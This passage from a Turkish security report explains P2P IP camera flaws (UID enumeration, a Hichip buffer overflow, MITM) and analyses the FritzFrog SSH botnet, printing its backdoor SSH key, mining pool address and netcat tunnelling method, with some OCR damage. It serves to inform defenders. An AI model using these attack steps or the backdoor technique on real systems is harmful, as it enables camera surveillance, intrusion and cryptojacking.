İlgili satıcıların belirlenmesi zaten zor bir problem iken satıcıların belirlendiğinde bile gerekli güncellemelerin yapılmasının karmaşık bir işlem olduğu ve gömülü sistemlerde her zaman mümkün olmadığı görülmektedir. Örneğin, zafiyetli kütüphanenin ayrı bir fiziksel bileşende olması veya bileşeni üreten şirketin faaliyetlerini durdurmuş olması durumunda güncelleme işlemi yapılamamaktadır.

Daha önce de belirtildiği gibi, yüz milyonlarca cihazın zafiyeti barındırdığı yalnızca bir ön tahminden ibarettir. Gerçek sayının milyarlarca olabileceği göz ardı edilmemelidir.

4. P2P Haberleşen IP Kameralar

Bu sene çevrim içi gerçekleşmiş olan ve dünyanın en yoğun katılımına sahip hacker konferansı olarak bilinen DEFCON 28 etkinliğindeki sunumuyla Paul Marrapese, eşten eşe (peer to peer-P2P) bağlantı teknolojilerini kullanan kameraların neden olduğu güvenlik açıklıklarının istismar edilmesiyle kameralara izinsiz erişimin, uzaktan kod çalıştırmanın ve ortadaki adam saldırılarının nasıl mümkün olabileceğini anlattı[14].

Güvenlik kamerası, bebek monitörü ve akıllı kapı zili gibi yüzlerce firmanın milyonlarca ürününde ciddi güvenlik açıkları bulunmaktadır. Bu güvenlik açıklarını sömüren saldırganlar cihazları ele geçirebilmekte ve kullanıcıları gözetleyebilmektedir. Zafiyetlerden etkilenen cihazlarda kullanıcıların çevrim içi oldukları sırada kullandıkları cihazlara (kamera, bebek monitörü vb.) bağlanmasına olanak sağlayan eşten eşe (P2P) özelliği kullanılmaktadır. Saldırganlar eşten eşe bağlantıların kusurlarını kullanarak tespit ettikleri savunmasız kameralara erişmek için saldırılar başlatmaktadır.

Bunların yanı sıra yer alan diğer güvenlik açıkları ise herhangi birinin kameraların bağlantılarını kesmesine, video akışlarını gizlice takip etmesine ve cihazın şifrelerini çalmasına olanak sağlamaktadır. En önemlisi de bunların hepsinin cihaz sahibinin haberi olmadan gerçekleştirilebilmesidir. Ağustos 2020 itibarıyla internet üzerinde 3,7 milyon zafiyetli cihaz tespit edilmiştir.

Eşten Eşe (P2P) Nedir?

Kısaca iki veya daha fazla istemci arasında veri paylaşmak için kullanılan bir ağ protokolü olan P2P, eşlerin herhangi bir merkezi koordinasyona ihtiyaç duymadan paylaşım yapmasını sağlamaktadır. Eşler; işlemci gücü, disk depolama veya ağ bant genişliği gibi kendi kaynaklarının bir kısmını, doğrudan diğer ağ katılımcıları için kullanılabilir hâle getirebilmektedir. Yani klasik bir istemci-sunucu modelinin aksine P2P protokolünde eşler hem tedarikçi hem de tüketici rolünü oynamaktadır.

P2P kullanan programlara torrent ve müzik indirme uygulamaları örnek verilebilir. Yani bu yazılımlar aracılığıyla gerçekleştirilen indirme işlemi aslında bir sunucu değil, diğer eşler üzerinden yapılmaktadır. Kullanıcılar da bu servisi kullanırken diğer kullanıcılar için kaynak sunarak onların da kendileri üzerinden indirme işlemi gerçekleştirmesine olanak sağlamaktadır.

P2P, birçok cihazda bulunan ve herhangi bir manuel yapılandırmaya ihtiyaç olmadan bu cihazlara erişilmesine izin veren bir özelliktir. P2P bağlantılarını kullanan cihazlarda kullanıcıların bağlanmak istedikleri cihazların IP numaralarını hatırlamasına veya herhangi bir port yönlendirme işlemini yapmasına gerek yoktur. P2P ile çalışan kameralarda kullanıcılar ”Unique Identifier” (UID) olarak bilinen özel bir seri numarasını kullanarak telefonlarından veya bilgisayarlarından bu cihazlara anında bağlanabilmektedir. Bu cihazların bu kadar çok rağbet görmesinin ana sebeplerinden biri de bağlantıların NAT (Network Address Translation) veya güvenlik duvarı kısıtlamalarına takılmadan otomatik olarak gerçekleşebilmesidir. Bu özellikleri ile P2P teknolojisinin nesnelerin interneti (IoT) cihazları için büyük kolaylıklar sağladığı söylenebilir.


P2P'nin Riskleri Nelerdir?

P2P'nin kullanıcıların güvenlik duvarını delerek cihazları açığa çıkarması her ne kadar korkutucu gözükse de kolaylığın ön plana çıktığı bu işleyişin normal olduğu söylenebilir. Çoğu zaman kullanılan cihazlarda P2P'yi kapatmak mümkün olmamakta ve kullanıcı adı/parola gibi önlemler olsa da sizin UID değerinize sahip olan herhangi biri cihazınıza doğrudan erişim sağlayabilmektedir. Ayrıca cihazlar arka planda çoğu zaman her şeyin ”root” yetkisiyle çalıştırıldığı bir Linux işletim sistemi yüklenmiş olarak gelmektedir.

Bu bilgiler doğrultusunda gizli dinleme (eavesdropping), veri hırsızlığı ve güvenlik sistemlerinin devre dışı bırakılması gibi risk faktörlerinden söz edilebilir. Bu risk faktörlerinin yanı sıra milyonlarca cihazda uzaktan kod çalıştırma (Pre-auth RCE) zafiyetinin ortaya çıktığı görülmektedir.


P2P Sunucuları

P2P bağlantıları, milyonlarca cihaz için bir ağ geçidi olarak görev yapan P2P sunucuları tarafından yönetilmektedir. P2P sunucuları istemci ve sunucular arasındaki bağlantıları yönettiğinden bu sunucuların bulunması zorunlu olmaktadır. Cihaz üreticileri tarafından alınan ve işletilen birer komuta kontrol (C2) sunucusu olarak düşünülebilen bu sunuculardan internette yüzlerce bulunmaktadır. Genellikle Alibaba veya AWS üzerinde barındırılan bu sunucular UDP 32100 portunu dinlemektedir.



Şekil 8: P2P sunucularının istemci-cihaz iletişimindeki rolü

Bu yapının yanı sıra sistemdeki “süper cihaz” olarak adlandırılan bazı cihazlar P2P sunucusu olarak görev almakta ve kendi bant genişliğini istemci ve cihaz arasındaki video/kamera görüntüsünü aktarmak için kullanmaktadır. Kullanıcıların bu özelliği kapatmaları için bir seçenek bulunmamakta ve sadece Wireshark gibi bir trafik dinleme aracı ile cihazın “süper cihaz” olarak kullanıldığı anlaşılabilmektedir.



Şekil 9: Süper cihazların istemci-cihaz iletişimindeki rolü

P2P Cihazları

Bu yazıda spesifik olarak kameralardan söz edilmekle beraber, herhangi bir cihaz P2P cihazı kapsamına girebilir. Buradaki ana tema bu cihazın internet üzerinden erişilebilir olmasıdır. P2P cihazlarındaki en önemli kavram her birinin sahip olduğu eşsiz UID değeridir. Kullanıcılar doğrudan IP adreslerini kullanmadığı için cihazın UID

değerini bilen herhangi biri bu cihaza bağlanabilmektedir. Bu değer cihaz üreticilerine P2P sağlayıcıları tarafından oluşturulmakta ve üretim sırasında cihaz üzerine yazılmaktadır. Yani herhangi bir şekilde UID değerinizin üçüncü bir kişi tarafından öğrenilmesi durumunda bu değeri değiştirmek için yapabileceğiniz bir şey yoktur.

P2P cihazının UID değeri 3 kısımdan oluşmaktadır:


Şekil 10: Her P2P cihazı beraberinde gömülü gelen bir UID değerine sahiptir

- **Ön ek:**
  - Üreticiyi veya cihaz türünü tanımlamak için kullanılır. Bir üreticinin birden fazla ön ek değeri olabilir. En fazla sekiz harften oluşur.
  - Üreticilerin P2P sunucuları sadece kendilerine özel ön ek değerlerini destekler.
- **Seri numarası:**
  - Cihazı tanımlar. Genellikle altı-yedi rakamdan oluşur.
  - Sırayla oluşturulur. Örn: 000123, 000124, 000125…
- **Kontrol kodu:**
  - UID'yi korumak ve sahtekârlığı (spoofing) engellemek için kullanılan bir güvenlik özelliğidir. Beş ila sekiz harften oluşur.
  - P2P sağlayıcısı tarafından, gizli bir algoritmayla oluşturulur.

P2P ve P2P kullanan kameralar hakkında gerekli bilgileri edinildikten sonra zafiyetin sömürülmesi birkaç aşamadan oluşur:

P2P Sunucularının Keşfi:

Kullanıcıların cihazlara bağlanması için kullandıkları telefon ve masaüstü uygulamaları aracılığıyla P2P sunucu adreslerini tespit etmek mümkün olsa da verimlilik açısından tercih edilebilir bir yöntem değildir. Kullanıcılar ve cihazlar arasındaki protokolün tamamen UDP olması ve 4-byte bir başlık bilgisine sahip basit paketlerden oluşması sebebiyle sonradan üretilebilecek paketlerle çeşitli IP aralıklarına kaba kuvvet saldırısı gerçekleştirmek mümkün hâle gelmektedir.




Şekil 11: P2P sunucularının tespiti için oluşturulan ağ paketi

Nmap aracına eklenebilen bu payload (saldırı kodu) sayesinde taranan IP aralığında bulunan geçerli P2P sunucuları istek yapan cihaza ACK mesajıyla dönecek ve keşif tamamlanacaktır.

P2P Sunucularına Bağlı Cihazların Keşfi:

Keşfedilen P2P sunucularını kullanmak için bu sunucuların desteklediği ön ek değerlerinin tespit edilmesi gerekir. Sunucu keşfinde kullanılan yönteme benzer bir şekilde ön ek bilgileri elde edilebilir. Olası tüm 3 veya 4 haneli ön ek değerleriyle oluşturulan paketlerle sunucuya istek atıldığında, UID değeri doğru olmasa bile, doğru veya yanlış ön ek değerine göre sunucunun cevabı farklılık gösterir.



Şekil 12: P2P sunucusuna gönderilen paketteki UID değerinin ön ek kısmının doğruluğuna göre sunucunun döndüğü cevaplar

Böylece hedef sunucuya ait geçerli ön ek değerleri elde edilir. UID'nin ikinci kısmı olan "Seri numarası" değeri sırayla oluşturulduğu için bu değer kolayca tahmin edilebilir; bu nedenle cihazlara ulaşmada bilinmesi gereken tek kısım güvenlik amacıyla kullanılan "Kontrol kodu" değeridir. Her bir "seri numarası" için sekiz harften oluşan bu değerin kaba kuvvet saldırısıyla bulunması pek olası değildir. Fakat iLnkP2P kütüphanesini kullanan cihazlardaki yanlış yapılandırma sonucunda UID kontrolü istemci tarafında yapılmakta ve "kontrol kodu" değerini oluşturan gizli algoritma açığa çıkmaktadır. Böylece yüzlerce sunucudaki 3,5 milyonu aşkın cihazın UID değeri elde edilebilir.

Bu noktadan sonra varsayılan kullanıcı adı/parola ikilileriyle çoğu cihaza giriş yapılabilmektedir. Fakat buradaki olay giriş bilgilerinin tahmini ile kameraların gizlice izlenmesinden ziyade kritik zafiyetlerin araştırılmasıdır.

Kameralardaki Zafiyetlerin Keşfi ve Sömürülmesi

IP kameralar sektöründeki büyük üreticilerden olan "Shenzhen Hichip Vision Technology" ürünleri yaklaşık 2,95 milyon iLnkP2P cihazında kullanılmaktadır.

İnternette kolayca bulunabilen firma yazılımı örnekleriyle başlamış olan zafiyet araştırma sürecinde fark edildiği üzere, P2P bağlantısından gelen komutları işleyen "HI_P2P_Cmd_ReadRequest" fonksiyonu arabellekten verileri okurken gerekli kontrolleri yapmadığı için arabellek taşırma (buffer overflow) zafiyetinin ortaya çıktığı görülmektedir.

```
if ( length > 10240 )
{
  printf("HI_ReadCmd: head param len=%d  error \n", *(buff + 4));
  result = -1010;
}
```

Şekil 13: Hichip barındıran cihazların firma yazılımında yer alan zafiyetli kod

Eksik kontroller sonucunda ortaya çıkan bu zafiyet kolayca sömürülerek uygulama içinde saldırganın kodu çalıştırılabiliyor ve "root" yetkileriyle "reverse shell" alınabiliyor. Pre-auth remote code execution olarak geçen bu zafiyet türünün en kötü yanı ise UID değerini bilen herhangi bir anonim kişinin rahatça bu zafiyeti sömürebilmesi ve içeriden kabuk (shell) alabilmesi. İçeriden shell alan saldırgan kendi dosyalarını çalıştırabiliyor, kameranın parolasını değiştirebiliyor, hatta kameranın Wi-Fi özelliklerine erişip çevre hakkında bilgi edinebiliyor. Böylece etraftaki MAC adresleri kullanılarak Google'ın geo-location servisiyle cihazların konumu hakkında çok yakın bir tahminde bulunulabiliyor[15].

Başka bir zafiyet ise fiziksel bir parola sıfırlama butonu olmayan cihazlarda kullanılan özellikte ortaya çıkmaktadır. Bu cihazlarda parola sıfırlama işlemi için cihaza bir paket göndermek yeterlidir. Böylece aynı internet ağında bulunan bir saldırganın bu paketi kullanarak kameranın kullanıcı adı ve parolasını varsayılan değerlerle değiştirebilmesi mümkün hâle gelir.

Tüm istemci-cihaz bağlantılarının yönetimini sağlayan P2P sunucularında çoğu zaman herhangi bir şifreleme teknolojisi kullanılmıyor. Bu sebeple istemcilerin cihazlara bağlanmak için istekte bulunduğu sırada ortadaki adam (man in the middle) saldırıları gerçekleştirilerek kullanıcının giriş bilgilerinin saldırganın eline geçmesi sağlanabiliyor.

Son olarak süper cihazlar üzerinde yapılan araştırmada, bu cihazların kullanıcı ve cihaz arasında yönlendirici görevini üstlendiği sırada oluşturduğu ağ trafiği incelenmiştir. Bu trafikte kullanıcının UID değerinin açık bir şekilde gönderildiği gözlemlenmiştir. Paul Marrapese'nin belirttiği üzere on ay boyunca aktif durumda bırakılan bir IP kameranın yaklaşık 236.000 tane farklı UID tespit ettiği görülmüştür. Süper cihazların neden olduğu güvenlik açığının en kritik yanı ise trafik dinlenerek kaydedilen paket akışlarının bir medya oynatıcı aracılığıyla görülebilmesidir. Sunumda yapılan demoda, yakalanan paketler JSON formatında kaydedilmekte ve "ffplay" medya oynatıcısı aracılığıyla açılarak kamera görüntülerine ulaşılabilmektedir[16].

Güncellemeler

CVE	Satıcı/Ürün	Zafiyet	Durum
CVE-2019-11219	Yunni iLnkP2P	UID enumeration	Güncellenmedi
CVE-2019-11220	Yunni iLnkP2P	Device spoofing (MITM)	Güncellenmedi
CVE-2020-9525	CS2 Network P2P	Device spoofing (MITM)	Bekleniyor
CVE-2020-9526	CS2 Network P2P	Data leakage in superdevic	Bekleniyor
CVE-2020-9527	Hichip	Buffer overflow	Güncellendi
CVE-2020-9528	Hichip	Cryptographic weaknesses	Güncellendi
CVE-2020-9529	Hichip	Password reset via LAN	Güncellendi

Şekil 14: Zafiyetleri barındıran cihazların güncellenme tablosu

Firmalar ve üreticiler ile iletişime geçen Paul Marrapese, Haziran ayı itibarıyla Hichip ürünlerine güncelleme geldiğini belirtmiştir. Fakat hâlâ zafiyetlere cevap vermeyen üreticiler ve firma yazılımını güncellemeyen kullanıcılar nedeniyle günümüzdeki zafiyetli cihaz sayısının üç milyondan fazla olduğu tahmin edilmektedir.

5. FritzFrog: Yeni Nesil P2P Botnet

FritzFrog dünya çapında SSH sunucularını aktif olarak ihlal eden çok gelişmiş bir eşler arası (P2P) botnettir. Dağıtık yapısı sayesinde, kontrolü tüm düğümleri arasında dağıtır. Tek hata noktası bulunmayan bu ağda, eşler sürekli birbirleriyle iletişim kurarak ağı canlı, esnek ve güncel tutar. Kullandığı AES simetrik şifreleme ve Diffie-Hellman anahtar değişim protokolü sayesinde P2P iletişimi şifreli bir kanal üzerinden sağlanır[17].


Diğer P2P botnetlerin aksine, FritzFrog sahip olduğu bazı özellikler yüzünden eşsizdir. Bu özellikler; dosyasız çalışabilmesi, yükleri bellekte aktive edip çalıştırabilmesi ve kaba kuvvet yöntemindeki agresif tavrıdır. Bunlara rağmen hedefleri ağda eşit bir şekilde dağıtarak verimliliğini korumaktadır. Son olarak FritzFrog'un kullandığı P2P protokolü tescillidir ve herhangi bir başka protokole dayanmamaktadır.

Golang dili kullanılarak yazılmış olan bu zararlı yazılım, tamamen uçucudur ve diskte hiçbir iz bırakmamaktadır. SSH genel anahtarı biçiminde oluşturduğu arka kapı, saldırganların kurban makinelere sürekli erişimini sağlar. Şu ana kadar yapılan araştırmalarda, zararlı yazılımın 20 farklı versiyonu tespit edilmiştir.

Bu raporda, FritzFrog zararlısının nasıl keşfedildiği, P2P ağının yapısı ve zararlının bulaşma süreci, komut şifreleme ve geçici davranışları dahil olmak üzere iç işleyişi incelenecektir.

FritzFrog'un Keşfi

FritzFrog, ilk olarak Guardicore Laboratuvarları[18] tarafından Botnet Ansiklopedisi[19] adını verdikleri bir araştırmada fark edilmiştir. 9 Ocak'ta ifconfig ve nginx isimli zararlı işlemlerinin çalıştırılması ile yeni saldırı olayları ortaya çıkmıştır. Guardicore Global Sensors Network (GGSN) üzerindeki zamanla önemli ölçüde artan istikrarlı zararlı faaliyet saldırılarının toplam 13 bine ulaştığı fark edilmiştir.



Şekil 15: Guardicore Global Sensors Network'e yapılan FritzFrog ataklarının sayısı

Bu zararlı ile ilgili ilginç olan ise, ilk bakışta, zararlının bağlı olduğu bir komuta ve kontrol (CNC veya C2) merkezinin olmamasıdır. Araştırmanın başlamasından kısa bir süre sonra böyle bir CNC'nin ilk etapta var olmadığı tespit edilmiştir.

Guardicore Laboratuvarları, FritzFrog ağına sızmak için zararlı yazılımla anahtar değişim sürecini gerçekleştiren bir program geliştirmiştir. Frogger adını verdikleri bu program sayesinde FritzFrog ağına komut gönderip çıktısını alarak ağın yapısını ve kapsamını incelemeleri mümkün olmuştur. Ayrıca kendi düğümlerini enjekte ederek ve devam eden P2P trafiğine katkıda bulunarak FritzFrog ağına katılmayı başarmışlardır.


Bu şekilde FritzFrog'un; aralarında devlet daireleri, eğitim kurumları, sağlık merkezleri, bankalar ve çeşitli telekom şirketlerinin bulunduğu milyonlarca IP adresine kaba kuvvet yöntemi uyguladığı ve halihazırda ABD ve Avrupa'daki bilinen yüksek eğitim kurumları ve bir demiryolu şirketi de dahil olmak üzere 500'den fazla SSH sunucusunu başarıyla ihlal ettiği tespit edilmiştir.

Yeni Nesil P2P

FritzFrog, onu benzersiz kılan özelliklere sahiptir:


- *Dosyasız* - FritzFrog çalışma dizini olmadan çalışır ve dosya aktarımları bellek içi bloblar kullanılarak yapılır.
- *Sürekli Güncelleme* - Hedeflerin ve ihlal edilen makinelerin veritabanları sorunsuz bir şekilde değiştirilir.
- *Agresif* - Kullandığı kaba kuvvet yöntemi kapsamlı bir sözlüğe dayanmaktadır. Buna karşılık, yakın zamanda keşfedilen bir P2P botnet olan DDG, yalnızca "root" kullanıcı adını kullanıyordu.
- *Verimli* - Hedefler, düğümler arasında eşit olarak dağıtılır.
- *Tescilli* - P2P protokolü tamamen tescillidir, µTP gibi bilinen hiçbir P2P protokolüne dayanmaz.

Bir kurban başarılı bir şekilde sömürülürse, UPX yöntemiyle şifrelenmiş zararlı yazılım çalıştırılır ve öncelikle kendisini siler. Daha sonra şüpheyi en aza indirmek amacıyla ifconfig ve nginx adları altında çalışmaya devam eder. 1234 portundan dinleme yaparak komut beklemeye başlar. Gelen ilk komutla birlikte hedef kendini ağdaki eşlerin tutulduğu veritabanını ve kaba kuvvet hedefleri listesini senkronize eder.




Şekil 16: FritzFrog ağındaki düğüm kümesi. Her bir düğün zararlı yazılımın bulaştığı bir SSH sunucusudur. Geniş düğümler daha çok bağlı düğümlerdir.

1234 gibi standart olmayan bir bağlantı noktasındaki trafik, güvenlik duvarları ve diğer güvenlik ürünleri tarafından kolayca tespit edilip engellenebilir. Bu nedenle, FritzFrog'un yazarı, tespit edilmekten kaçınmak ve gizli kalabilmek için yaratıcı bir teknik kullanmıştır. Bu yöntemle komutları doğrudan 1234 portundan göndermek yerine şu şekilde göndermiştir: Saldırgan düğüm hedef düğüme SSH yoluyla bağlanır ve hedef düğümde zararlı yazılımın sunucusuna bağlanacak bir netcat istemcisi çalıştırır. Bu noktadan sonra SSH üzerinden gönderilen tüm komutlar netcat istemcisinin girişi olarak alınarak zararlı yazılıma aktarılır.



Şekil 17: FritzFrog, virüs bulaşmış makinelerde yerel bir netcat istemcisi çalıştırarak P2P komutlarını klasik SSH bağlantı noktası üzerinden tünelliyor.

FritzFrog saldırganları içinde 30 farklı komut bulunduran şifreli bir komut kanalı geliştirmiştir. Bu komutların parametre ve yanıtları belirlenen veri yapılarında JSON formatına çevrilir. Gönderilmeden önce veri AES simetrik şifreleme algoritmasıyla şifrelenip Base64 formatında kodlanır. Şifreleme anahtarında anlaşmak için ise düğümler Diffie-Hellman anahtar değişim protokolünü kullanır.



Şekil 18: FritzFrog P2P Komut listesi

FritzFrog ağındaki düğümler birbirleriyle yakın temas halindedir. Bağlantıyı doğrulamak, eşleri ve hedefleri takas etmek ve birbirlerini güncel tutmak için sürekli birbirlerine ping atarlar. Düğümler, ağdaki kaba kuvvet hedeflerinin dağılımını etkileyen akıllı bir oy verme sürecine katılmaktadırlar. Ayrıca hedeflerin eşit olarak dağıtıldığı ve ağdaki 2 düğümün aynı hedef makineyi ihlal etmeye çalışmadığı tespit edilmiştir.

Zararlı Yazılımın İçine Girmek

FritzFrog Golang dili ile yazılmış gelişmiş bir zararlı yazılımdır. Tamamen bellek içinde çalışmaktadır; zararlı yazılımın çalıştıran her düğüm, tüm hedef veritabanını ve eşler listesini bellekte saklar.

FritzFrog hedef ve kurban makineleri yönetmek için aşağıdaki durumları tanımlar.


1. Hedef - Cracker modülüne gönderilip bu modül tarafından taranıp kaba kuvvet yöntemiyle ihlal edilmeye çalışılacak olan makinedir.
2. Dağıt - Başarıyla sömürülmüş, DeployMgmt modülü tarafından zararlı yazılım bulaştırılması için kuyruğa alınmış makinedir.
3. Ele Geçirilmiş - Zararlı yazılımın başarıyla bulaştığı ve Owned modülü tarafından P2P ağına eklenen makinedir.

Çeşitli görevleri eş zamanlı gerçekleştirmek için aşağıda belirtilen şekilde birden çok iş parçacıkları oluşturur.

MODÜL ADI	İŞLEV
Cracker	Hedeflere kaba kuvvet yöntemi uygular.
CryptopComm + Parser	Şifreli P2P iletişimi sağlar.
CastVotes	Hedef dağıtımında kullanılan oylama mekanizmasıdır.
TargetFeed	Eşlerden hedef listesini alır.
DeployMgmt	Zararlı yazılımı ihlal edilmiş makinelere dağıtan solucan modüldür.
Owned	Zararlı yazılımın dağıtımından sonra kurbanlarla bağlantı kuran modüldür.
Assemble	Bellekteki bloblardan dosya birleştirme işlemini yapar.
Antivir	Rakipleri eleyen modüldür. "xmr" dizesiyle CPU'yu kullanan diğer işlemleri sonlandırır.
Libexec	Monero kripto para madencisi modüldür.

Tablo 3: FritzFrog Zararlısının Ana Modülleri ve İşlevleri

Zararlı yazılımı çalıştıran her düğüm bir iş parçacığına sahiptir ve bu parçacık komutları almaktan, parçalamaktan ve uygun fonksiyonlara göndermekten sorumludur.



Şekil 19: Her bölüm, desteklenen bir P2P işlevine aittir

Zararlı yazılım geçicidir, sistem yeniden başlatmalardan kurtulmaya çalışır. Ancak, oturum açma kimlik bilgileri ağ eşleri tarafından saklanmış olan kurbana, gelecek bir zamanda tekrar erişim sağlamak amacıyla bir arka kapı bırakılır. Zararlı yazılım "authorized_keys" dosyasına kendi genel SSH-RSA anahtarını ekler ve bu sayede özel anahtara sahip olan saldırganlar şifresiz erişim sağlayabilir. FritzFrog'un bu süreçte sadece aşağıda belirtilen genel anahtarı kullandığı tespit edilmiştir.

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDJYZIsncBTFc+iCRHXkeGfFA67j+kUVf7h/IL+sh0RXJn7yDN0vEXz7ig73hC//2/71sND+x+Wu0zytQhZxrCPzimSyC8FJCRtcqDATSjvWsIoI4j/AJyKk5k3fCzjPex3moc48TEYiSbAgXYVQ62uNhx7ylug50nT-

cUH1BNKDiknXjnZfueiqAO1vcgNLH4qfqlj7WWXu8Y-
gFJ9qwYmwbMm+S7jYYgCtD107bpSR7/WoXSr1/
SJLGX6Hg1sTet2USiNevGbfqNzciNxOp08hHQIY-
p2W9sMuo02pXj9nEoiximR4gSKrNoVesqNZMcVA0K-
ku01uOuOBAOReN7KJQBt

Zararlı yazılım hedef makinede, sistem durumunu izlemek amacıyla çeşitli komutlar çalıştırır. Örnek olarak; "free -m" komutuyla kullanılabilir RAM miktarı, "uptime" komutuyla çalışma süresi, "journalctl -S @O -u sshd" ile SSH giriş geçmişi ve CPU kullanım istatistiklerini gösteren diğer komutlar verilebilir. Zararlı yazılım elde ettiği bu verileri diğer düğümlerin kullanabilmesi için ağa gönderir. Örnek olarak bu veriler ile makinede kripto para madenciliği yapılmalı mı yapılmamalı mı gibi sonuçlara ulaşılır.

Zararlı yazılım libexec adında ayrı bir işlem çalıştırarak Monero kripto para madenciliği yapar. Madenci popüler XMRig madencisini baz alır ve halka açık bir havuzla web.xmrpool.eu adresi ve 5555 portu üzerinden bağlantı kurar.

Kötü Torrent Benzeri Bir Ağ

FritzFrog, hem yeni makinelere bulaşmak hem de Monero kripto para madencisi gibi kötü amaçlı işlemleri çalıştırmak için ağ üzerinden dosya paylaşımı yeteneğine güvenmektedir. FritzFrog, düğümler arasından dosya paylaşmak ve takas etmek için dosyasız gizli bir yaklaşım kullanmaktadır. Dosyalar bellekte bloblar şeklinde parça parça tutulmaktadır. Zararlı yazılım dosyalarının takibini, dosyaların her blobunu hash değeriyle beraber haritalayarak yapmaktadır.

Örnek olarak bir A düğümü, bir B düğümünden dosya almak isterse, B düğümünü "getblobstats" komutuyla sorgulayarak B düğümünün sahip olduğu blobların listesine ulaşabilir. Daha sonra istediği blobu, o blobun hash değerini kullanarak P2P komutu olan "getbin" komutuyla, ya da HTTP protokolünü kullanarak "http://:1234/" URL'si üzerinden alabilir. A düğümü ihtiyacı olan tüm blobları aldıktan sonra, Assemble modülünü kullanarak birleştirip çalıştırmaktadır.

Şekil 20: "getblobstats" komutunun çıktısı. Ağdaki her düğüm, desteklenen dosya listesindeki sahip olduğu blobları bildirir.

İlişkilendirme

Dağıtık yapısı sebebiyle ağdaki herhangi bir düğümden herhangi bir düğüme komutlar gönderilebileceğinden, bir P2P botnetin operatörlerini takip etmek oldukça karmaşık bir iştir. Yine de FritzFrog'un, daha önce görülen P2P botnetleriyle karşılaştırılabilir.

